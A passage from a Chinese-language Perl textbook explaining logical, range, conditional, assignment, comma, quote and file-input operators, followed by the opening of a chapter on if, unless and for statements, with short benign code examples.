-e "file.dat" && open (FILEHANDLE , "<file.dat");
```

虽然 `&&` 运算符被称作 C 语言风格，实际上，它与相应的 C 运算符不同。除了返回 0 或 1 之外，在纯 Perl 方式下，它实际上还返回最后计算的值（任何除了 0 的数值都被当成真），这意味着可以使用很少的代码执行一系列顺序测试。

#### 4.2.21 使用 C 语言风格的逻辑或：`||`

你想让数据库程序 `SuperDuperDataCrunch` 在出现下列情况时报错：数据超出边界（也就是，变量 `$in_bounds` 变成假），或者你的薪水下降（也就是说，变量 `$salary` 变得少于 \$650,000）。在语句中，你如何以逻辑方式将这两个条件结合起来呢？可以使用逻辑或运算符 `||`。

C 语言风格的或运算符 `||` 执行逻辑或操作，可以使用它将逻辑子句结合起来，当任何一个子句为真时，它将返回整体的真值。在下面的例子中，当用户输入的数字超出了指定的范围时，将显示错误消息：

```

print "Please enter numbers from 5 to 10\n";

while (<>) {
    chop;
    if ($_ < 5 || $_ > 10) {
        print "Please enter numbers from 5 to 10\n";
    } else {
        print "Thank you - let's have another!\n";
    }
}

```

这个运算符也称为短路运算符，因为如果左侧操作对象为真，则右端对象根本不去检查或计算。`||` 运算符与相应的 C 运算符是不同的，因为除了返回 0 或 1，它还返回其最后计算的值。



`||` 运算符作为短路运算符是很有用的，因为它返回第一个为真的操作对象值（而在 Perl 中，这是经常考虑的方法，不仅是返回真值）。这样，在放弃之前，可尝试各种解决方案，正如在这个例子中那样（这里使用 `die` 函数来“放弃”，将退出程序，并显示信息：“can't get this or that to work at try.pl line x”）：

```
$result = this($data) || that($data)
|| die "Can't get this or that to work";
```

因为这个运算符的工作方式是返回第一个为真的操作对象，它经常变得很方便，如下，使用它来给变量建立非零的默认值：

```
$value = 0;
$default = 100;
$value = $value || $default;
print $value;

100
```

可以将这段代码写得更为紧凑一些，如下：

```
$value = 0;
$default = 100;
$value ||= $default;
print $value;

100
```

---

**提示：**当 0 不是为之设置默认值的变量所能接收的值时，不要使用这段代码。

---

最后注意，这个运算符被称作 C 语言风格的逻辑或，是因为它使用了与 C 中相应运算符一样的符号，拥有相同的优先级，它与 Perl 的另一个低优先级的 `or` 运算符不同。

---

**提示：**程序员经常更愿意使用低优先级的 Perl `or` 运算符，而不是 C 语言风格的 `||` 运算符，因为他们无需担心这个问题：将逻辑子句放置在圆括号中确保优先级的正确性。

---

#### 4.2.22 使用范围运算符：..

要输入一个长表：(1, 2, 3, 4, 5, 6, 7, 8, 9, ...)，这个表的数值要到 40,000，此时可以逐个数字输入，也可以使用范围运算符。

范围运算符..`根据环境使用两种不同的方法工作。在表上下文下返回一个表，其中的值跨左右两侧操作对象构成的范围。例如，下面说明了如何将一个字符串打印 5 次：`

```
for (1 .. 5) {
    print "Here we are again!\n";
}

Here we are again!
```



```
Here we are again!
Here we are again!
Here we are again!
Here we are again!
```

在标量环境下使用时，`..` 返回布尔值，只要它的左侧操作对象为假，这个值就为假。如果左侧操作对象为真，那么，只有当右侧操作对象为真时，其值才为真，然后，范围运算符又一次变成假。

如果不希望范围运算符在下一次循环之前再测试其右端的操作对象，应该改用 3 个点 (...) 代替两个点。在这样的情况下，当运算符处于假值状态时，其右侧操作对象不会被计算，而当运算符处于真值状态时，其左侧操作对象不会被计算。

在标量环境中，范围运算符返回空字符串为假，返回下一个数字为真。

---

**提示：**范围的最后一个序号有字符串 E0 附在其后（注意，这个字符串使最后一个序号与 10 的 0 次幂（也就是 1）相乘，因此并不影响该序号的数值），可以通过查询这个字符串来监测是否已经到达序列的末端。

---

如果操作对象或范围运算符中有一个在标量环境下是常量，该对象就会自动与内建的 Perl 变量 \$（它保存有当前行号）进行比较。

#### 4.2.23 使用条件运算符：?:

我们已经了解了使用运算符的精髓了，使用一元运算符，如 !，作用于一个参数，使用一个二元运算符，如 +，作用于两个参数。而对于 3 个参数，使用三元运算符，如 ? : 。

条件运算符 ? : 接受 3 个操作对象，其工作方式很像 if/then/else 结构。如果处于 ? 之前的操作对象为真，则计算处于 : 之前的操作对象并返回；否则，处于 : 之后的操作对象就被计算并返回。

这里的例子说明了如何返回用户输入数字的绝对值（假设当时你已经忘记了 Perl 拥有内建的求绝对值的 `abs` 函数，但记得 `<>` 结构会读取用户输入并将其放到默认变量 `$_` 中）：

```
while (<>) {
    print $_ >= 0 ? $_ : -$_
}
```

这里，键入的数字与 0 进行比较；如果该数字大于或等于 0，这段代码就打印这个数字。否则，这段代码在打印它之前使用二元运算符将该数字的符号翻转。

下面的例子将用户输入的数字转换为十六进制数并将它们打印出来：

```
while (<>) {
    print $_ < 10 ? $_ : "${\((a..f)[$_ - 10])}\n";
}
```

? : 运算符非常适合这个例子，因为其中有两种情况要分别处理（这是表明 ? : 也许是这

个情况下最合适的运算符的关键)——键入的数值要处在范围 0~9 之间,或它位于范围 10~15 之间。

注意,我并未在这个例子中进行任何错误检查(对于前一个例子也是一样);我可以更小心一些,使用嵌套的?:运算符来检查输入数值,如果该输入数字不能转换为一位的正或零十六进制数,则显示错误消息:

```
while (<>) {
    print $_ > 0 && $_ < 10 ? $_ : "${\($_ < 16 ?
    (a .. f)[$_ - 10] : \"Number is not a
    single hex digit.\")}\n";
}
```

#### 4.2.24 处理赋值运算符 =, +=, -= 等

在 Perl 中最常用的运算符是什么呢?是赋值运算符。

赋值运算符=将数据项(如标量、表、数组等)赋值给左值(也就是说,与内存空间相对应的数据项),如下:

```
$variable1 = 5;
print $variable1;

5
```

可以在同一条语句中执行多重赋值:

```
$x = $y = $z = 1;
```

在这样的多重赋值中,各项从右到左进行计算,除非使用圆括号来标明。事实上,使用圆括号,可以将赋值都放到单行代码中,如下:

```
$x = 2 * ($y = 2 * ($z = 1));
print join(", ", $x, $y, $z);

4, 2, 1
```

也可以像在 C 语言中一样使用赋值运算符,将一个赋值运算符与另一个运算符结合起来,如下:

```
$doubleme *= 2;
```

这个赋值将\$doubleme中的数值乘以2,然后将结果存储在同一个变量中。下面列出允许使用的快捷赋值运算符:

```
**= += *= &= <<= &&= -= /= |= >>= ||= .= %= ^= x=
```

在 Perl 中,一个赋值实际上返回一个左值——被赋值的变量(它同时也保存了赋给它的值)。因为赋值运算符返回左值,所以会有这样的代码,将\$input中的值进行“砍除”处理

（不仅仅是从赋值操作中返回的值）：

```
chop ($input = 123);  
print $input;  
  
12
```

将代码“浓缩”一点是有用的，就像在这个例子中，其中的代码从键盘输入读取数据，进行“砍除”处理，然后将结果保存在\$input中，一行代码即可：

```
chop ($input = <>);
```

也可以将赋值运算符用作左值（从 v5.6.0 开始，包括布尔赋值运算符，如||=）：

```
$value = 5;  
($value += 5) += 5;  
print $value;  
  
15
```

#### 4.2.25 使用逗号运算符：，

我们已经知道了在 Perl 中使用运算符的方法，它还有一个特殊的逗号运算符。

逗号在 Perl 中实际是运算符，而逗号运算符在标量和表上下文中的工作方式是不同的。在标量环境下，它对左侧的参数进行计算，抛弃该数值，然后再计算其右侧的数值。这里有一个例子：

```
$variable = (1, 2, 3);  
print $variable;  
  
3
```

在表上下文中，逗号运算符实际上是表参数的分隔符，而它将所有参数都插入到表中，如下：

```
@array = (1, 2, 3);  
print join(", ", @array);  
  
1, 2, 3
```

注意，符号=>（在 Perl 中称=>为有向符）是逗号运算符的同义语。还要注意，从 Perl 5.001 版开始，=>运算符强制将其左侧的单词看成是字符串。

#### 4.2.26 右向表运算符

在本章的开头，我们看到表运算符拥有比其左侧项目高得多的优先级。但是，对于右侧，就另当别论了。

对于右侧，表运算符的优先级较低，因此，逗号运算符可以在将它传递给表运算符之前



创建表（参见前一个主题，逗号运算符比表运算符右侧的优先级要高一级）。这里有一个例子，在有关表运算符一章中我们看到过它：

```
print 1, 2, 3, 4, sort 9, 8, 7, 6, 5;

123456789
```

#### 4.2.27 使用逻辑否：not

Perl 包含了一套低优先级的运算符，它们与传统的 C 语言风格逻辑运算符 `!`、`&&`、`||` 和 `^` 相对应。运算符 `not` 返回其操作对象的逻辑否，将真值翻转为假值，而将假值翻转为真值。这个运算符与 `!` 一样，但它的优先级很低（这意味着不用太担心需要将表达式放在括号中的问题）。

在下面的例子中，说明了由于优先级不同，将如何从 `!` 和 `not` 中得到不同的结果。首先，使用 `not` 从这段代码中得到了真值的结果：

```
$v1 = 1;
$v2 = 0;
$v3 = not $v1 && $v2;
if($v3) {
    print "\$v3 is true.";
}
else {
    print "\$v3 is false.";
}

$v3 is true.
```

然后将 `not` 改成 `!`，而我得到了相反的结果，因为 `!` 拥有较高的优先级，在同 `$v2` 相与之前，就对 `$v1` 取反了：

```
$v1 = 1;
$v2 = 0;
$v3 = ! $v1 && $v2;
if($v3) {
    print "\$v3 is true.";
}
else {
    print "\$v3 is false.";
}

$v3 is false.
```

#### 4.2.28 使用逻辑与：and

`and` 运算符同逻辑 `&&` 运算符一样，但它的优先级低。`and` 运算符首先计算其左侧的操作对象，而只有当左侧操作对象为真时，才对右侧的操作对象进行计算。换句话说，`and`

运算符像&&运算符一样以同样的方式“短路”。and 运算符依照表 4.8 所示的规则处理真假值。

表 4.8 and 运算符

与	0	1
0	0	0
1	0	1

参见本章 4.2.20 节的“使用 C 语言风格的逻辑与：&&”主题，以了解该运算符的详细内容，因为其中仅有的区别是 and 拥有更低一些的优先级。程序员经常更愿意使用 and 运算符而不是&&运算符，因为无需考虑在逻辑子句周围使用圆括号的问题。

在下面的例子中，说明了在&&运算符和 and 运算符之间存在的这种差异。&&运算符的优先级比范围运算符要高，因此，在这里创建范围之前，\$v1 就与范围中的第一个元素 1 相与。因为\$v1 为 0，这使得结果中范围的第一个元素为 0，而非 1。

```
$v1 = 0;
@a1 = $v1 && 1 .. 10;
print join (" ", @a1);

0 1 2 3 4 5 6 7 8 9 10
```

另一方面，如果使用 and 运算符代替&&，会首先计算范围，然后再与\$v1 相与。在标量环境中，表的计算结果是它的最后一个元素 10，然后它与 0 相与，最后给出这样的结果：

```
$v1 = 0;
@a1 = $v1 and 1 .. 10;
print join (" ", @a1);

0
```

4.2.29 使用逻辑或：or

or 运算符返回其为真的第一个操作对象（从左至右计算）。它与 || 是一样的，但它的优先级较低，参见本章 4.2.21 节的“使用 C 语言风格的逻辑或：||”主题以了解该运算符的详细内容。程序员经常更愿意使用 or 运算符而不是 || 运算符，因为他们不需要考虑在逻辑子句周围使用圆括号的问题。

可以看到 or 运算符依照表 4.9 所示的规则处理真假值的工作方式。

注意，因为 or 运算符返回第一个为真的操作对象，它经常用于“短路”方式，这意味着当遇到第一个计算为真的操作对象时执行停止。在下面的例子中，试图打开一个文件，而如果这段代码不能打开该文件，它显示错误消息，然后使用 die 函数退出程序：

```
open FileHandle, $filename or die "Cannot open $filename\n";
```

表 4.9 or 运算符

或	0	1
0	0	1
1	1	1

`or` 运算符可以用在表赋值中，而无需使用额外的括号。典型的例子是将表函数与 `die` 函数（它表明操作失败了）一起使用。C 语言风格的 `||` 运算符比赋值运算符的优先级要高，因此这里 `stat` 函数的结果（它返回包含文件信息的表）将在赋值给 `@statdata` 之前在标量环境中计算（而且，在标量环境下计算该表，会破坏原来赋值给 `@statdata` 的意图）：

```
@statdata = stat("file.pl") || die "Sorry, cannot stat!";
```

这里是 Perl 处理这个问题的方式，它使用 `or` 运算符：

```
@statdata = stat("file.pl") or die "Sorry, cannot stat!";
```

这就达到了目的，因为 `or` 运算符比赋值运算符拥有较低的优先级，这意味着，如果 `stat` 成功的话，来自 `stat` 操作的表被赋值给 `@statdata`。

这是在表赋值中执行或操作（通常使一个表函数与 `die` 函数相或）时使用 `or` 的重要原因。

另一方面，要在标量赋值时使用 `or`，原因完全一样。它的优先级比赋值运算符要低。例如，这个语句：

```
$v1 = $v2 or $v3;
```

实际上将 `$v2` 赋值给 `$v1`，然后再将赋值结果与 `$v3` 相或，这可能不是想要的结果。在这种情况下，可以使用圆括号，或使用更强的 `||` 运算符：

```
$v1 = ($v2 or $v3);  
$v1 = $v2 || $v3;
```

4.2.30 使用逻辑异或：xor

`xor` 运算符返回包围它的两个操作对象的异或值，也就是 `Xor`，`xor` 运算符依照表 4.10 所示的规则处理真假值。它与 `^` 运算符一样，但优先级较低。参见 4.2.18 节“位异或运算符：`^`”以获取更多详细内容。

表 4.10 xor 运算符

异或	0	1
0	0	1
1	1	0



现在，有关低优先级逻辑运算符 `not`、`and`、`or` 和 `xor` 的内容已经介绍完了。

4.2.31  引号与类引号运算符

我们已经介绍了一些 Perl 运算符，但还没有介绍有关引号运算符的内容，以及功能类似引号的运算符，出于完整性的考虑，本节将介绍这方面的问题。

引号在 Perl 中是运算符，而它们创建项目，拥有最高的优先级（参见本章 4.2.1 节“最高优先级：项目和左向表运算符”，在那里首次讨论了将引号用作运算符）。

引号同样提供插值和模式匹配的能力。在表 4.11 中可以看到所有引号和类引号运算符。表 4.11 也指明了每种引号或类引号运算符是否给其表达式插值（以 `$` 和 `@` 打头的表达式可以被插值）。在该表中，字符 `[` 和 `]` 表示想要选择的任何定界符。注意，如果在类引号表达式的开头使用了定界符，则应该在末端使用同样的一个。

表 4.11  引号和类引号运算符

转义符	含义		
<code>\"</code>	双引号		
引号	q 结果	含义	插值否？
<code>"</code>	<code>q[ ]</code>	文字	否
<code>" "</code>	<code>qq[ ]</code>	文字	是
<code>“</code>	<code>qx[ ]</code>	命令	是
	<code>qw[ ]</code>	单词表	否
<code>//</code>	<code>m[ ]</code>	模式匹配	是
	<code>qr[ ]</code>	模式	是
	<code>s[ ][ ]</code>	替代	是
	<code>tr[ ][ ]</code>	直译	否

提示：在引号中，使用 Perl 具体承认的定界符 `()`、`<>`、`[ ]` 和 `{ }` 实际上有一个优点：可以嵌套那些定界符，而非其他定界符。

可以在运算符和定界符之间使用空白，但使用 `#` 作为定界符的情况除外，因为像 `q #data#` 的表达式被解释为 `q` 运算符后跟了一个注释。

注意，我只是为了完整性考虑，而在此将引号和类引号运算符列出来。更详细的讨论请参见第 8 章。

4.2.32  文件输入/输出运算符：`<>`

用来从文件读取信息的尖括号 `<` 和 `>` 实际上构成了一个运算符：文件输入/输出运算符。这个运算符的工作方式多种多样，取决于传递给它什么参数，因此我在这里讨论它。第 13 章有更多详细的内容。

可以使用结构<>从命令行中读取信息，如下：

```
while(<>) {  
    print;  
}
```

实际上，<>是<STDIN>的简写，STDIN 是标准的输入文件句柄。一般情况下，这样使用< 和 > 从文件句柄中读取信息：<FILEHANDLE>。

#### 4.2.32.1 使用 <FILEHANDLE>

如果在表上下文中使用<FILEHANDLE>，它返回相应文件中所有行组成的表，正如这里所示，其中将那些行赋值给数组：

```
@all_lines = <FILEHANDLE>;
```

如果在标量环境中使用它，则它仅返回当前行，如下：

```
$one_line = <FILEHANDLE>;
```

也许这个运算符最普遍的用法就是从预定义文件句柄 STDIN 中读取键盘输入——换句话说，就像简短版本的<>——因此我将在这里说明其工作方式。

#### 4.2.32.2 使用<>

使用<>时，Perl 首先检查@ARGV 数组，如果该数组非空，Perl 将其内容作为文件名字表打开，然后从中读取。例如，假设已经将这段代码放到了文件 argv.pl 中：

```
while(<>) {  
    print;  
}
```

可以使用这段代码来读取和显示代码，如下：

```
%perl argv.pl argv.pl  
  
while(<>) {  
    print;  
}
```

如果@ARGV 是空的，\$ARGV[0]被设置成“-”，当被打开时，将使 Perl 从 STDIN 中读取信息。这就是如何最终实现使用<>读取键盘输入的方法。

---

**提示：**<>结构仅一次返回 undef（在文件尾时）。如果再次使用它，Perl 假设你正在处理另一个@ARGV 表；如果并未重置@ARGV，Perl 会从 STDIN 开始读取。

---

除了<FILEHANDLE>和<>形式，也可以将标量传递给文件输入/输出运算符。

#### 4.2.32.3 使用<\$scalar>

如果将变量放入到<>中，Perl 假设标量包含了文件句柄（或者对文件句柄的引用，或者

文件句柄的通配量)，且让你从文件句柄中读取信息：

```
$filehandle = \*STDIN;
@data = <$filehandle>;
```

还有最后一个使用文件输入/输出运算符的方法：使用文件名模式。

#### 4.2.32.4 使用<pattern>

如果尖括号中有东西，但它既不是文件句柄，也不是标量，Perl 则将它解释为通配的文件名模式。这意味着文件输入/输出运算符将返回文件名的连续表（或者，根据上下文的不同，也可以是下一个文件名），与在<>中指定的模式匹配。例如，这里说明了如何才能找到与模式\*.h 匹配的文件：

```
while(<*.h>) {
    print;
    print "\n";
}

file1.h
file2.h
```

还有有关文件输入/输出运算符的最后一个需要考虑的方面：在循环中使用。

#### 4.2.32.5 在循环中使用<>

如果在 while 或 for (;;) 循环的条件部分里使用<FILEHANDLE>，返回值被自动赋值给变量&\_。这里是一个典型的例子，其中 print 将从 STDIN 中读取的行打印出来：

```
while(<>) {
    print;
}
```

而且，注意赋值给\$\_的数值被检查是否已经定义；进行这个测试是为了避免如果不这么做，这些行会被 Perl 当成假值。

---

**提示：**注意，如果在 while 或 for(;;)循环之外使用<FILEHANDLE>，而不是显式测试看它是否已定义，如果-w 开关有效的话，则会得到警告。

---

### 4.2.33 Perl没有的C运算符

Perl 中有许多 C 运算符。但的确有一些运算符是 C 有而 Perl 没有的，而它们应该被列出来。这里就是：

- ◆ 一元&——C 的地址运算符。在 Perl 中，使用 \ 运算符代替&来得到引用。
- ◆ 一元\*——C 的反引用地址运算符。在 Perl 中，使用前缀反引用运算符\$、@、%和&，这些运算符与 C 语言中的\*不同，它们是有类型的。



- ◆ (类型)——C 的类型构造运算符。在 Perl 中，类型用前缀符明确处理，而在 Perl 中，类型问题并不像在 C 中那样明显（也就是说，C 是强类型语言，而 Perl 不是）。类型间的转换由 Perl 自动处理。

## 第 5 章 条件语句与循环

### 5.1 深入分析

在前一章中，可以看到 Perl 提供的数据处理的内建支持，有标量、表、数组和哈希表，同时，还看到了可以使用哪些运算符操作数据。但是，如果 Perl 仅此而已，它不会比计算器更有用。编程的下一步就是让代码基于数据进行判断，也就是采用编程逻辑。

这一章介绍编程逻辑。这里首次让代码决定程序执行的流程。毕竟那才是编程要做的事，通过适当作出决定和执行决定来使用代码操作数据。

因此，在本章中，将使用条件语句和循环来决定程序流程。我们还将介绍一些程序流程语句，如 `goto`、`exit` 和 `die`。

#### 5.1.1 条件语句

条件语句也叫做分支语句，可指挥代码的执行，这取决于所做的逻辑测试。换句话说，条件语句可在代码中做出决定并以此为基础进行工作。

使用条件对数据测试，然后再采取合适的行动。例如，也许我想要测试 `$variable` 中的数值，看它是否等于 5。可以使用 `if` 语句来做这件事；如果数值等于 5，代码将显示字符串 `"Yes, it's five.\n"`；否则，代码显示字符串 `"No, it's not five.\n"`：

```
$variable = 5;

if ($variable == 5) {
    print "Yes, it's five.\n";
} else {
    print "No, it's not five.\n";
}

Yes, it's five.
```

这么简单的例子也表明了 `if` 语句的威力：`if` 语句检查圆括号中的条件表达式，如果语句的计算结果为真值（也就是为非零值），程序执行位于第一个代码块中的代码。否则，执行可选的 `else` 块中的代码。

`If` 语句是复合语句，这意味着使用花括号给其中的代码块定界。注意，因为 Perl 忽略空格符，包括换行符，所以这样编写前面的代码：

```
$variable = 5;
```

```
if ($variable == 5)
{
    print "Yes, it's five.\n";
}
else
{
    print "No, it's not five.\n";
}
```

但是，不能使用 C 语言风格的 if 语句的语法，即如果代码块只包含一行时，花括号可要可不要。

```
$variable = 5;

if ($variable == 5)                #wrong!
    print "Yes, it's five.\n";
else
    print "No, it's not five.\n";
```

类似 if 语句的条件语句可决定程序流程，我们已经提到过，这是多数编程要做的一切——作出决策。

### 5.1.2 循环语句

循环语句同样是编程强有力的部分，因为它们可对多个集合的数据执行重复操作，而这正是计算机擅长的事情：快速、重复性的计算。循环语句持续执行循环体中的代码，直到遇上指定的条件测试。

我们已经在本书的很多地方看到了 while 语句，这个例子从 STDIN 中读取数据，然后将每一行打印出来：

```
while (<>) {
    print;
}
```

我们将在本章中看到 while 循环的工作方式。

更复杂的循环可能要使用循环索引，正如这个 for 循环所做的计算阶乘的值那样，这里，循环索引是 \$loop\_index 变量：

```
$factorial = 1;

for ($loop_index = 1; $loop_index <= 6; $loop_index++) {
    $factorial *= $loop_index;
}
print "6! = $factorial\n";

6! = 720
```



使用循环索引，可以在一个数据集合中对数值建立索引，一个值一个值地使用整套数据，在下面的例子中，在一个数组中进行遍历：

```
@array = ("one", "two", "three");
for ($loop_index = 0; $loop_index <= $#array; $loop_index++)
{
    print $array[$loop_index] . " ";
}

one two three
```

事实上，这就是 **Perl**，一件事情总有多种方法。可以使用诸如 `for` 这样的根本无需显式使用索引变量的循环，在下面的例子中，一个 `for` 循环使用了默认变量 `$_`（详细内容在后面将会涉及到）：

```
$factorial = 1;

for (1 .. 6) {
    $factorial *= $_;
}
print "6! = $factorial\n";

6! = 720
```

这样就行了。实际上，条件语句在代码中制定决策，而循环语句处理作用于数据的重复性操作。二者都是强有力的编程结构，现在可以让它们起作用了。

## 5.2 快速解决方案

### 5.2.1 Perl中的简单和复合语句

既然我们正在探讨代码问题，对 **Perl** 中两个不同类型的语句——简单语句和块——进行一番概览也是值得的，特别是因为条件和循环在 **Perl** 中是被定义在块项目之中的。

简单语句就是通常的一行 **Perl** 代码：它并不使用花括号，而且以一个分号结束。这就是 **Perl**，但是其中总是有例外：你的确与花括号一起使用一些关键字，如 `eval{}` 和 `do{}`。事实上，分号在一种情况下也是可要可不要的。如果简单语句是一个块的最后一个语句，则不需要在后面加上分号（类似的事实是：无需在表的最后一项后加上逗号，但是，就像那个逗号一样，位于一块中最后一条简单语句之后的分号使得在其后添加新语句变得更容易）。

但是，你写的多数简单语句将只有一行代码，它们不使用花括号，而以一个分号结尾。现在，看一看简单语句的一些例子：

```
$variable = 1;
$variable = $temperature;
```

```
print $z;
@array = ('0' .. '9', 'a' .. 'f');
```

每个简单语句后都可以被这里的一种（仅仅一种修饰符）形式跟随（我们将在整个这一章中看到这一点）：

```
if EXPR
unless EXPR
while EXPR
until EXPR
foreach EXPR
```

块是多个系列的语句（也叫复合语句），它定义了一个范围（也就是变量的可见区域）。块通常用花括号{ 和 }定界。在 Perl 中，不能说块总是以花括号来定界，因为在一些情况下不是这样。有时块被一个字符串的延伸定义，就像在 `eval` 语句中的情况；有的时候，块被文件边界定界；而且还有其他特殊情况。但是，通常块是被花括号定界，这样的块定义了自己的范围。同时，虽然 Perl 定义的块由一系列语句组成，但在花括号中单个语句同样定义了一个块。

这些例子说明了块的工作方式：

```
while(<>) {
    @array = ('0' .. '9', 'a' .. 'f');
    $hex = $array[$_];
    print "$hex\n";
}

if (open(CHILDHANDLE, "|-")) {
    print CHILDHANDLE "Here is the text.";
    close(CHILDHANDLE);
}

if ($head != $tail) {
    $data = $buffer[$head]{data};
    $head = $buffer[$head]{next};
    return $data;
} else {
    return undef;
}
```

在 Perl 中，条件语句和循环实际上是用块的形式定义的。考虑这些可能性：

```
if (EXPR) BLOCK
if (EXPR) BLOCK else BLOCK
if (EXPR) BLOCK elsif (EXPR) BLOCK ... else BLOCK
unless (EXPR) BLOCK
unless (EXPR) BLOCK else BLOCK
unless (EXPR) BLOCK elsif (EXPR) BLOCK ... else BLOCK
LABEL while (EXPR) BLOCK
LABEL while (EXPR) BLOCK continue BLOCK
```

```
LABEL for (EXPR; EXPR; EXPR) BLOCK
LABEL foreach VAR (LIST) BLOCK
LABEL BLOCK continue BLOCK
```

因为条件语句和循环是以块的形式定义的，而不是语句（像在 C 语言中那样），在条件语句和循环中使用花括号都是强制性的。在 C 语言里，在一些情况下忽略掉花括号不会有什么问题，但在 Perl 中不是。

### 5.2.2 使用if语句

若需要做出决策，\$budget 的值比 0 大还是比 0 小，可以用 if 语句来检查它。

if 语句是 Perl 中的主要条件语句。这个语句检查圆括号中的条件，如果那个条件计算的结果是真值（也就是非零和非空字符串），该语句执行相关块中的代码。

也可以使用 else 子句来容纳语句条件为假值时要执行的代码，可以使用 elsif（注意：不是 else if 或 elseif）子句来执行其他条件的附加测试。一般说来，可以这样使用 if 语句：

```
if (EXPR) BLOCK
if (EXPR) BLOCK else BLOCK
if (EXPR) BLOCK elsif (EXPR) BLOCK ... else BLOCK
```

注意表达式 EXPR。这个表达式决定此语句中的程序流程。如果 EXPR 被计算为真值，则将执行紧接其后的块中的代码；如果 EXPR 被计算为假值，紧接其后的块中的代码将不被执行，将执行接下来的 else 块（如果有的话）中的代码。

如果没有 else 语句存在，Perl 寻找 elsif 语句，它是 else 语句与新的 if 语句的结合，因此它包含了新的待测条件。如果 elsif 语句中的条件计算为真，将执行它的块中的代码。如果它被计算为假，Perl 寻找下一个 elsif 语句，而测试又再一次开始。

注意，在 if 后只可以跟一个 else，但想要多少个 elsif 语句都行，它们每一个都有自己的条件。

这便是 if 语句的工作方式。现在，考虑这样一个例子：使用相等性运算符 == 来检查是否一个变量等于 5，如果是，则将结果用一条信息指出来：

```
$variable = 5;
if ($variable == 5) {
    print "Yes, it's five.\n";
}

Yes, it's five.
```

注意这里圆括号中的表达式。那个表达式是逻辑表达式，一个条件，它被计算为真值或假值（而因为任何非零数或非零字符串被看作是真值，可以在 if 语句的条件上充分发挥创造性）。如果它是真值，则将执行 if 语句后面的块中的代码。

在 if 语句的条件中，可以使用多重逻辑子句，只要通过将它们用诸如 && 和 || 这样的运



算符连接起来（或者 **and** 运算符和 **or** 运算符），如下：

```
use integer;

$variable = 5;

if ($variable < 6 && $variable > 4) {
    print "Yes, it's five.\n";
}

Yes, it's five.
```

也可以在 **else** 子句中包含代码，当前面的 **if** 语句被计算为假值时，将执行它：

```
$variable = 6;

if ($variable == 5) {
    print "Yes, it's five.\n";
} else {
    print "No, it's not five.\n";
}

No, it's not five.
```

也可以通过加入 **elsif** 子句来执行任意数量的测试。在这个例子中，如果第一个条件为假，则将测试第二个。如果它是假值，则测试下一个，等等，一直进行下去。如果条件没有一个为真，则将执行 **else** 子句之中的代码（同时参阅本章 5.2.15 节“创建 **switch** 语句”）：

```
$variable = 2;

if ($variable == 1) {
    print "Yes, it's one.\n";
} elsif ($variable == 2) {
    print "Yes, it's two.\n";
} elsif ($variable == 3) {
    print "Yes, it's three.\n";
} elsif ($variable == 4) {
    print "Yes, it's four.\n";
} elsif ($variable == 5) {
    print "Yes, it's five.\n";
} else {
    print "Sorry, can't match it!\n";
}

Yes, it's two.
```

这便是正式的 **if** 语句。注意，可以把 **if** 用作修饰符与一个简单语句一起使用，如下：

```
while (<>) {
    print "Too big!\n" if $_ > 100;
}
```

知道 Perl 可以这样工作很好，但这个例子与 if 语句是不一样的——这是 if 修饰符。想要了解更多有关语句修饰符的详细内容，参见本章 5.2.10 节“用 if、unless、until、while 和 foreach 修饰语句”。

### 5.2.3 反向if语句：unless

C++专家可能会不明白这样的 Perl 语句，它以 unless 开头，是一种反向的 if，而它绝对是合法的。

Unless 语句真的很像反向的 if 语句。它的工作方式与 if 相同，但它在指定条件为假而非真时才执行相关块中的代码。使用 unless 的方式如下（注意与每个 if 语句形式相当的使用 unless 的形式）：

```
unless (EXPR) BLOCK
unless (EXPR) BLOCK else BLOCK
unless (EXPR) BLOCK elsif (EXPR) BLOCK ... else BLOCK
```

注意表达式 **EXPR**。这个表达式决定此语句中的程序流程。如果 **EXPR** 被计算为假值，则将执行紧接其后的块中的代码；如果 **esleif** 语句中的条件计算为真，将执行其后块中的代码。如果 **EXPR** 被计算为真值，将不执行紧接其后的块中的代码，而执行接下来的 **else** 块（如果有的话）中的代码。

如果没有 **else** 语句存在，Perl 寻找 **elsif** 语句，它是 **else** 语句与新的 if 语句的结合，因此它包含了新的待测条件。如果 **elsif** 语句中的条件计算为真，将执行其后的块中的代码。如果它被计算为假，Perl 寻找下一个 **elsif** 语句，而测试又再一次开始。

注意，在一个 if 后只可以跟一个 **else**，但 **elsif** 语句的个数没有限制，它们每一个都有自己的条件。

这便是 if 语句的工作方式。在下面的例子中，说明了 unless 如何作为反向的 if 语句：

```
$variable = 6;

unless ($variable == 5) {
    print "No, it's not five.\n";
}

No, it's not five.
```

这个例子使用 **else** 子句：

```
$variable = 6;

unless ($variable == 5) {
    print "No, it's not five.\n";
} else {
    print "Yes, it's five.\n";
}
```



*No, it's not five.*

接下来的例子使用了 `elsif` 子句（注意没有 `elsunless` 语句）：

```
$variable = 2;

unless ($variable != 1) {
    print "Yes, it's one.\n";
} elsif ($variable == 2) {
    print "Yes, it's two.\n";
} elsif ($variable == 3) {
    print "Yes, it's three.\n";
} elsif ($variable == 4) {
    print "Yes, it's four.\n";
} elsif ($variable == 5) {
    print "Yes, it's five.\n";
} else {
    print "Sorry, can't match it!\n";
}

Yes, it's two.
```

接下来的例子使用了 `while` 循环，将用户输入的一切打印出来，除非该行以 `q` 或 `Q` 打头（就像在 `quit` 或 `QUIT` 中），我通过模式匹配对它进行检查（参阅第 6 章可了解更多有关模式匹配的详细内容）。如果该行不以 `q` 或 `Q` 打头，存在这段代码：

```
while (<>) {
    chomp;
    unless (/^q/i) {
        print;
    } else {
        exit;
    }
}
```

这就是正式的 `unless` 语句。在结束这个主题之前，可以把 `unless` 用作修饰符与简单语句一起使用，如下：

```
while (<>) {
    print "Too small!\n" unless $_ > 100;
}
```

正如 `if` 修饰符一样，知道 Perl 可以这样工作很好，但这个例子与 `unless` 语句不一样，这是 `unless` 修饰符。想要了解更多有关语句修饰符的详细内容，参见本章 5.2.10 节“使用 `if`、`unless`、`until`、`while` 和 `foreach` 修饰语句”。

## 5.2.4 使用for循环

要将数值一个接一个加起来，可以在代码中使用几十条条件语句，但更为简便的方法是



使用一个 `for` 循环。

使用 `for` 循环使循环体中的语句重复执行，通常使用循环索引。总的说来，这样使用 `for` 循环：

```
LABEL for (EXPR1; EXPR2; EXPR3) BLOCK
```

第一个表达式 **EXPR1**，在循环体执行之前执行，这便是初始化的地方，例如设置循环索引的初始值，它给循环已经执行了多少次计数。

